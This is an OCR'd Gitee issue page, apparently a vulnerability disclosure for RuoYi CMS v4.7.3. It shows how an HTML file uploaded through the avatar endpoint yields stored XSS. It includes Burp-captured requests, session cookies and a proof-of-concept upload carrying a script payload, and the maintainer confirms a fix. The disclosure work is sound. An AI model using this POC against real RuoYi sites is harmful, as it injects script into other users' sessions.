GVP 若依 / RuoYi

Watch 5.2K ☆ Star 33.4K

Code | Issues 35 | Pull Requests 23 | …elines | Service

Gite
✍第
内
让

Gitee Pages | JavaDoc | sonarqube Quality Analysis
Jenkins for Gitee | Baidu Efficiency Cloud | Tencent CloudBase
Tencent Cloud Serverless | OPENSCA 悬镜安全

Don't show this again

Issues / 详情

Vulnerability: The html file can be uploaded wher
not be filtered, which resulting in stored XSS in Ru

Done #I57IME solarpeng Opened this issue 2022-05-16 08:

Vulnerability disclosure

Vulnerability title: The html file can be uploaded where the avatar is uploa
resulting in stored XSS in Ruoyi cms

Product: https://github.com/yangzongzhuan/RuoYi

Affected Versions: v4.7.3(the lastest vesion)


Discovery time: 2022.5.16

Found by: solarpeng502

Exploit sence: The System allows multiple users to log in. If a user is granted user management rights, he can insert a malicious xss payload on user management page, so that all users with this permission can access and trigger an xss attack

Analysis report:

1. If you are not Chinese,please change the language into the English through Browser translation plugin such as Google.
2. After deployment, enter the background management page



personal information


Login name: admin
phone number: 15888888888
Department: R&D Departmen...
email address: ry@163.com

basic information

basic information | change Password

user name: 若依
phone number: 15888888888
Mail: ry@163.com
gender: ○ male ● Female

3. Click the avatar into the personal center



Receive Alibaba Cloud Universal Cloud Product 1888 Coupon
https://www.aliyun.com/minisite/goods?userCode=brki8iof
Receive Tencent Cloud Universal Cloud Product 2860 Coupon
https://cloud.tencent.com/redirect.php?redirect=1025&cps_key=198c8df2ed259157187173bc7f4f32fd&fror
Cloud Server Discount Zone☛☛Click me to enter☚☚Tencent Cloud Server Lightning Deal Zone☛☛Click m
The general red envelopes for cloud products can be used in addition to the regular discounts on t

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull reque
issue.

Branches

No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level


Not Top

Priority


Not specified

参与者 (2)

S




4. Click the "modify avatar",and upload a normal image,the click




Login name: admin
phone number: 15888888888
Department: R&D Departmen...
email address: ry@163.com
Creation time: 2022-05-04


phone number: 15888888888
Mail: ry@163.com
gender: ○ male ● Female




5. Intercept the request package with a packet capture tool such as burp, change the file suffix to html, and change the content with xss payload such as "<script>alert(1)</script>,then pass the request,and the response shows " {"msg":"操作成功","code":0}",which means upload success



```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=5c974bcd-3319-4a62-a077-6d4f52abaa07;
rememberMe=
t9f7sG3wjl3QtBdyXXZqEwoBgHv3lxMkIlYlnIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NhV2Rm0QylgaYylKXkpLV7Fm
QmkcFEUqDlWI8WKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqElppfcgsnYZrINoHKuv/2Pe0jD5q0m8JAyJQI6XcNM49
N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S3+hJjdn4yBKUtAS4N4PCv9Q6geZWNlGHuEwqRUE021
1B8T0kV8ZCKg+t51wl6jos8VQyg3Wxq/HPaL/yH8kmET51XSjsJafWT+LKAanWuoYgl8eS1HteMjhaRMrPY0W7N5z5sGp22Jk3nl0p
20m/afltlQPfZFek2pJ+tULn4VM5dQKZLcbLah8DFR4AlbCXYPFVKL+a6hNZIxTk7Elzimo3LNRffQ4ewPzlQHYoIcGqry0fu3bjmX
uzz56ws8L/UzfVXnskRbgX2m7xe/Q4az0jklAzLPY6CfLXgpbywGmlTRu9eKEKPbPpztimLaryR3nePb3w/lkx7q3elczQ0Kkki0hf
xbUXQrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsNlW2JlYXbFNthKnU31AJeFJ8oxpq590hZ88m0sgKgj48mkfVJLTlKa
g0nsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg7llztIERD3LBjIAaBgU20qorDDkdgqb46Aqg8s336utVlzXclu
bjrv6KP065vjpBXdIBozoKhtzDCdTlWa/WA2ySxbmyU/lokIi9+/N32Xe+mej0rzlHg7BcjfZQ0Y8YvdR44doWf+djikGBSEwqGw8e
```




```
PqIQGgeN9F8pZSwEmy1IP5PZBzhFac3Go7jPnFmQ57o0GP9aFuXEpb
Hx35+/PhKXmghdREWBfVcPM+217idkCYzbkJd1Gn6y1ajbjRnkE
nrD+T2qdnM0gJEe803m2HW8T3KmZkwaGhAYztTNJR3BXprw3qYH
sexEX0bgSWEY7f1FLB2EQIjCjyGKRr6Jry2J+U4X51E+EtudA2g
ISqSY171TCZVp65eR3mJieuVvs/gpPCa2Qu02Vzi3NVmXE9I6rD
E6GiFQ6kgrnyCTsnMjk1UZ19EtR31ePLEMn+0C6p6Qkq7IufQEJ
1FMp9t0bLM4dL523Fw==

-----------------------------2178116411277817629755
Content-Disposition: form-data; name="avatarfile";
Content-Type: image/png

<script>alert(1)</script>
-----------------------------2178116411277817629755
```




```
HTTP/1.1 200
Content-Type: application/json
Date: Sun, 15 May 2022 23:35:30 GMT
Connection: close
Content-Length: 31

{
  "msg":"操作成功",
  "code":0
}
```

6. Refresh the index page,start burp,and then click the avatar again,the burp will intercept the xss html that we upload



Login name: admin
phone number: 15888888888
Department: R&D Departmen...
email address: ry@163.com
Creation time: 2022-05-04


user name: 若依
phone number: 15888888888
Mail: ry@163.com
gender: ○ male ● Female



```
GET /profile/avatar/2022/05/16/blob_20220516073526A005.html HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://mysite.com/system/user/profile
Cookie: PHPSESSID=rqjarieliggtlgmfmir0qldqa7; JSESSIONID=
5c974bcd-3319-4a62-a077-6d4f52abaa07; rememberMe=
t9f7sG3wjl3QtBdyXXZqEwoBgHv31xMkI1YlnIu7/h/BVrRvw/7ilJS7DrdjrmCm0cHp9YBcAJMXZ/NbV2Rm0Qy1
gaYy1KXkpLV7PmQmkcFEUqD1WI8WKLGN8UujBLMwSoj7WK3AvTTxzfBkLb6CInTdZt5hApIqElppfcgsnYZrINoH
Kuv/2Pe0jD5q0m8JAyJQI6XcNM49N5vrHjBnaBVCZs9ozGXZ5e7o6cnTzfxVT9h1B5q526HJ5xjbGIL7KpQgDN2S
3+hJjdn4vBKUtAS4N4PCv9Q6geZWN1GHuEwqRUE0211B8TOkV8ZCKg+t51w16jos8VQvg3Wxq/HPaL/yH8kmET51
XSjsJafWT+LKAanWuoYgl8eS1HteMjhaRMrPYOW7N5z5sGp22Jk3n10p20m/af1t1QPfZPek2pJ+tULn4VM5dQKZ
LcbLah8DFR4A1bCXYPFVKL+a6hNZ1xTk7E1zimo3LNRffQ4ewPz1QHYoIcGqry0fu3bjmXuzz56ws8L/UzfVXnsk
RbgX2m7xe/Q4az0jk1AzLPY6CfLXgpbywGmlTRu9eKEKPbPpztimLaryR3nePb3w/1kx7q3elczQ0Kkki0hfxbUX
Qrhk+sCYhYYbGMTrm/HY5y0iC0rzwwlcbHA9AvRjtkQsN1W2J1YXbFNthKnU31AJeFJ8oxpq590hZ8Sm0sgKgj4S
mkfVJLT1KagOnsX6zzxN364D17CnLXDA0jE+0sw+gbuEXUq8TelogWzPhXuneg711ztIERD3LBjIAaBgU20qorDD
kdgqb46Aqg8s336utV1zXclubjrv6KPO65vjpBXdIBozoKhtzDCdT1Wa/WA2ySxbmyU/1okIi9+/N32Xe+mejOrz
```

```
HTTP/1.1 200
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Last-Modified: Sun, 15 May 2022 23:35:26 GMT
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 25
Date: Sun, 15 May 2022 23:47:23 GMT
Connection: close

<script>
  alert(1)
</script>
```

7. Copy the html url,and then send to the other users using Ruoyi cms,if they click,the xss attack is triggered



mysite.com/profile/avatar/2022/05/16/blob_20220516073526A005.html

POC:

```
POST /system/user/profile/updateAvatar HTTP/1.1
Host: mysite.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------21781164112778176297556867959
Content-Length: 249
Origin: http://mysite.com/
Connection: close
Referer: http://mysite.com/system/user/profile/avatar
Cookie: Your cookies

-----------------------------21781164112778176297556867959
Content-Disposition: form-data; name="avatarfile"; filename="blob.html"
Content-Type: image/png

<script>alert(1)</script>
-----------------------------21781164112778176297556867959--
```

Fixes: The backend should verify the file suffix, and do not allow html file upload;or check the content in Html file that filter xss payloads.

solarpeng created **任务** 6 months ago Expand operation logs

若依 owner 6 months ago

多谢提醒，已修复。更新提交代码即可。
用户头像上传格式限制
`https://gitee.com/y_project/RuoYi/commit/d8b2a9a905fb750fa60e2400238cf4750a77c5e6`

若依 changed **issue state** from 待办的 to **已完成** 6 months ago

Sign in to comment

Learning Git
CopyCat
Downloads

Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

Help Center
Self-services
Updates

git@oschina.cn
Gitee
+86 400-606-0201

Mini Program

OpenAtom Foundation Cooperative code hosting platform 违 号 简 体

Gitee 已支持 CLA 协议签署

✍️第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖️让开源贡献也能有据可依

I know View Details